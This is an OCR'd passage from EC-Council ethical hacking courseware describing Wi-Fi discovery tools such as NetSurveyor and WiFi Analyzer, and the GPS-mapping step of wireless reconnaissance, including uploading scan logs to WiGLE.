


Figure 16.40: Screenshot of inSSIDer Plus

- **NetSurveyor**

  Source: *http://nutsaboutnets.com*

  NetSurveyor is an 802.11 network discovery tool that gathers information about nearby wireless APs in real time and displays it in different diagnostic views and charts. Data can be recorded for extended periods and played back later. NetSurveyor also generates reports in the Adobe PDF format. Attackers use NetSurveyor to discover Wi-Fi networks, local APs, and the signal strengths of their beacons.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 16.41: Screenshot of NetSurveyor

In addition to the above, there are many tools that attackers can use to discover target Wi-Fi networks. These Wi-Fi discovery tools help an attacker in discovering networks (BSS/IBSS) and detecting ESSID-broadcasting or non-broadcasting networks, their WEP capabilities, and hardware manufacturers. These tools enable a Wi-Fi card to find secured and unsecured wireless connections.

The following are some of the additional Wi-Fi discovery tools:


- Wi-Fi Scanner (*https://lizardsystems.com*)
- Acrylic Wi-Fi Home (*https://www.acrylicwifi.com*)
- WirelessMon (*https://www.passmark.com*)
- Ekahau HeatMapper (*https://www.ekahau.com*)


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Mobile-based Wi-Fi Discovery Tools

WiFi Analyzer

- WiFi Analyzer is a Wi-Fi network optimization tool used to examine surrounding WiFi networks, measure their signal strengths, and identify crowded channels
- Attackers use WiFi Analyzer to detect nearby APs, graph channels' signal strengths, estimate distance to APs, etc.





OpenSignalMaps
https://opensignal.com

Network Signal Info Pro
http://www.kaibits-software.com

WiFi Manager
https://kmansoft.com

Network Signal Info & WiFi Refresher
https://play.google.com

Wifi Scanner
https://play.google.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Mobile-based Wi-Fi Discovery Tools

- **WiFi Analyzer**

  Source: *https://play.google.com*

  WiFi Analyzer is a Wi-Fi network optimization tool used to examine surrounding Wi-Fi networks, measure their signal strengths, and identify crowded channels. Attackers use WiFi Analyzer to detect nearby APs, graph the signal strengths of channels, estimate distances to APs, etc.




Figure 16.42: Screenshot of WiFi Analyzer

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


The following are some of the additional mobile-based Wi-Fi discovery tools:

- OpenSignalMaps (*https://opensignal.com*)
- Network Signal Info Pro (*http://www.kaibits-software.com*)
- WiFi Manager (*https://kmansoft.com*)
- Network Signal Info & WiFi Refresher (*https://play.google.com*)
- WiFi Scanner (*https://play.google.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

GPS Mapping

- Attackers create a map of discovered Wi-Fi networks and database with statistics collected by Wi-Fi discovery tools
- GPS is used to track the location of the discovered Wi-Fi networks, and the coordinates are uploaded to sites like WiGLE



GPS Mapping

The second step in the wireless hacking methodology is GPS mapping. An attacker who discovers a target wireless network can proceed toward wireless hacking by drawing a map of the network. In this step, the attacker may use various automated tools to map the target wireless network.

The Global Positioning System (GPS) is a space-based satellite navigation system that provides the location of physical entities on Earth, along with the time when they were present at that location. Using a GPS utility, anyone can find a specific location on Earth and its geographical features. An attacker uses this GPS utility to locate and map the target wireless network in a particular geographical area.

A GPS receiver calculates position, time, and velocity by processing specifically coded satellite signals. Attackers know that the presence of free Wi-Fi networks in an area may indicate the existence of an unsecured network. Attackers usually create maps of discovered Wi-Fi networks and a database with statistics collected using Wi-Fi discovery tools such as inSSIDer Office and NetSurveyor. GPS is useful in tracking the location of discovered Wi-Fi networks and the coordinates uploaded to sites such as WiGLE. Attackers can share such information with the hacking community or sell it for profit.

- **WiGLE**

  Source: *https://wigle.net*

  WiGLE consolidates information on wireless networks worldwide, including their locations, in a central database, and it provides user-friendly Java, Windows, and web applications that can map, query, and update the database via the web. A wireless

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

network can be added to WiGLE from a stumble file or manually, and remarks can be added to existing networks.

The location of discovered Wi-Fi networks can be tracked using WiGLE through the following steps.

- Navigate to ***https://wigle.net*** and click on **Uploads**.
- In the **Uploads** page, click on **UPLOAD A FILE** to upload a log file.

Note: WiGLE currently supports DStumbler, G-Mon, inSSIDer, KisMAC, Kismet, MacStumbler, NetStumbler, Pocket Warrior, Wardrive-Android, WiFiFoFum, WiFi-Where, WiGLE WiFi Wardriving, and Apple consolidated DB formats.

